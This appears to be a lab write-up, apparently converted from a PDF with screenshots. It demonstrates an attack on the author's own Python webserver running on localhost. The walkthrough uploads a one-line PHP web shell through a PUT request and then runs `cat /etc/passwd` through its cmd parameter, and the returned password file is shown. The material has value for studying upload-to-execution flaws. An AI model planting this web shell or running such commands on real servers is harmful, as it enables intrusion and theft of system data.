


# How to Attack My Webserver


## Start the webserver

1. Open the terminal and navigate to the directory which houses my Python webserver code. Also, make sure there is a directory inside the directory which houses my webserver code named “Resources” as pictured below.

A terminal window titled 'jake@ubuntu: ~/Documents/Web-Server-Code' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'jake@ubuntu:Web-Server-Code\$'. The command 'ls' has been executed, displaying a directory listing: 'Connection\_Utils.py', 'Input\_Args.py', 'Resources', 'Handler.py', 'Parsed\_Request.py', 'Response\_Codes.py', 'HTTP\_Parser.py', 'PHP\_Processing.py', 'HTTP\_Server.py', and 'Process\_Request\_Methods.py'.

```
jake@ubuntu: ~/Documents/Web-Server-Code
File Edit View Search Terminal Help
jake@ubuntu:Web-Server-Code$ ls
Connection_Utils.py  Input_Args.py          Resources
Handler.py          Parsed_Request.py      Response_Codes.py
HTTP_Parser.py      PHP_Processing.py
HTTP_Server.py      Process_Request_Methods.py
jake@ubuntu:Web-Server-Code$
```


2. Start the webserver with the following command: `python HTTP_Server.py 0.0.0.0 4000`
  - a. Note: The webserver code should be run with Python 3. Depending on what version of Linux you are using, you may need to specify “python3” instead of just using “python” in the above command.

A terminal window titled 'jake@ubuntu: ~/Documents/Web-Server-Code' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'jake@ubuntu:Web-Server-Code\$'. The command 'ls' has been executed, displaying the same directory listing as the previous screenshot. The command 'python HTTP\_Server.py 0.0.0.0 4000' has been entered and is shown on the line below the listing.

```
jake@ubuntu: ~/Documents/Web-Server-Code
File Edit View Search Terminal Help
jake@ubuntu:Web-Server-Code$ ls
Connection_Utils.py  Input_Args.py          Resources
Handler.py          Parsed_Request.py      Response_Codes.py
HTTP_Parser.py      PHP_Processing.py
HTTP_Server.py      Process_Request_Methods.py
jake@ubuntu:Web-Server-Code$ python HTTP_Server.py 0.0.0.0 4000
```

## Open Postman and Send Requests

1. Postman is the software I will be using to send HTTP requests. If you do not have it downloaded, you can download it from the Ubuntu Software app.



2. Execute the following pictured PUT request. Note that the URL is `http://localhost:4000/backdoor.php` and the body of the request is: `<?php system($_GET['cmd']);?>`
  - a. This uploads a backdoor to the webserver that will run any command you pass in via a GET request through the cmd parameter
  - b. If successful, the webserver returns the contents of the body passed in and returns a Content-Location header that includes the location and name of our file saved.

Postman

File Edit View Help

New Import Runner My Workspace Invite Sign In

PUT http://localhost:3005/ GET http://localhost:3005/backdoor.... No Environment

Untitled Request Comments (0)

PUT http://localhost:4000/backdoor.php Send Save

Params Authorization Headers (9) Body Pre-request Script Tests Settings Cookies Code

none form-data x-www-form-urlencoded raw binary GraphQL Text

```
1 <?php system($_GET['cmd']);?>
```

Body Cookies Headers (1) Test Results Status: 200 Created Time: 21ms Size: 86 B Save Response

Pretty Raw Preview Visualize Text

```
1 <?php system($_GET['cmd']);?>
```

Body Cookies Headers (1) Test Results Status: 200 Created Time: 21ms Size: 86 B Save Response

KEY	VALUE
Content-Location	/backdoor.php

3. Execute the following pictured GET request. Note that the URL is <http://localhost:4000/backdoor.php?cmd=cat%20%2Fetc%2Fpasswd> and that the cmd parameter is set to cat%20%2Fetc%2Fpasswd.

- a. For commands with spaces in them, I recommend URL encoding them before passing them to the “cmd” parameter to ensure the most reliable results. Here is an online tool to URL encode a string if you are interested:

<https://www.urlencoder.org/>

The screenshot shows the Postman application interface. At the top, there's a menu bar with 'File', 'Edit', 'View', and 'Help'. Below it is a toolbar with buttons for 'New', 'Import', 'Runner', and 'My Workspace'. The main area is divided into two tabs: 'PUT http://localhost:3005/' and 'GET http://localhost:4000/backdoor....'. The 'GET' tab is active, showing an 'Untitled Request' with the URL 'http://localhost:4000/backdoor.php?cmd=cat%20%2Fetc%2Fpasswd'. The request is a GET method. Below the URL bar, there are tabs for 'Params', 'Authorization', 'Headers (7)', 'Body', 'Pre-request Script', 'Tests', and 'Settings'. The 'Params' tab is selected, showing a table with one parameter: 'cmd' with the value 'cat%20%2Fetc%2Fpasswd'. The 'Body' tab is also visible, showing the response body. The response status is '200 OK', with a time of '37ms' and a size of '2.46 KB'. The response body is displayed in a 'Pretty' format, showing a list of system users and their home directories. The bottom of the window has a status bar with icons for 'Bootcamp', a keyboard icon, and a help icon.

Postman

File Edit View Help

New Import Runner My Workspace Invite Sign In

PUT http://localhost:3005/ GET http://localhost:4000/backdoor....

No Environment

Untitled Request Comments (0)

GET http://localhost:4000/backdoor.php?cmd=cat%20%2Fetc%2Fpasswd Send Save

Params Authorization Headers (7) Body Pre-request Script Tests Settings Cookies Code

Query Params

KEY	VALUE	DESCRIPTION
cmd	cat%20%2Fetc%2Fpasswd	
Key	Value	Description

Body Cookies Headers (3) Test Results Status: 200 OK Time: 37ms Size: 2.46 KB Save Response

Pretty Raw Preview Visualize HTML

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21 syslog:x:102:106:/:/home/syslog:/usr/sbin/nologin
22 messagebus:x:103:107:/:/nonexistent:/usr/sbin/nologin
23 _apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
24 uuid:x:105:111:/:/run/uuid:/usr/sbin/nologin
25 avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
26 usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
27 dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
28 rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
29 cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
30 speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
31 whoopsie:x:112:117:/:/nonexistent:/bin/false
32 kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
```

Bootcamp

## Conclusion

With these steps, I have demonstrated the ability to remotely run arbitrary commands on the host my webserver resides in by simply issuing a PUT request followed by a GET request. The PUT request in my example uploads a PHP file that will run any command sent in via the GET request parameter 'cmd' on the webserver host. The GET request then calls the recently uploaded code and passes a command into the 'cmd' parameter.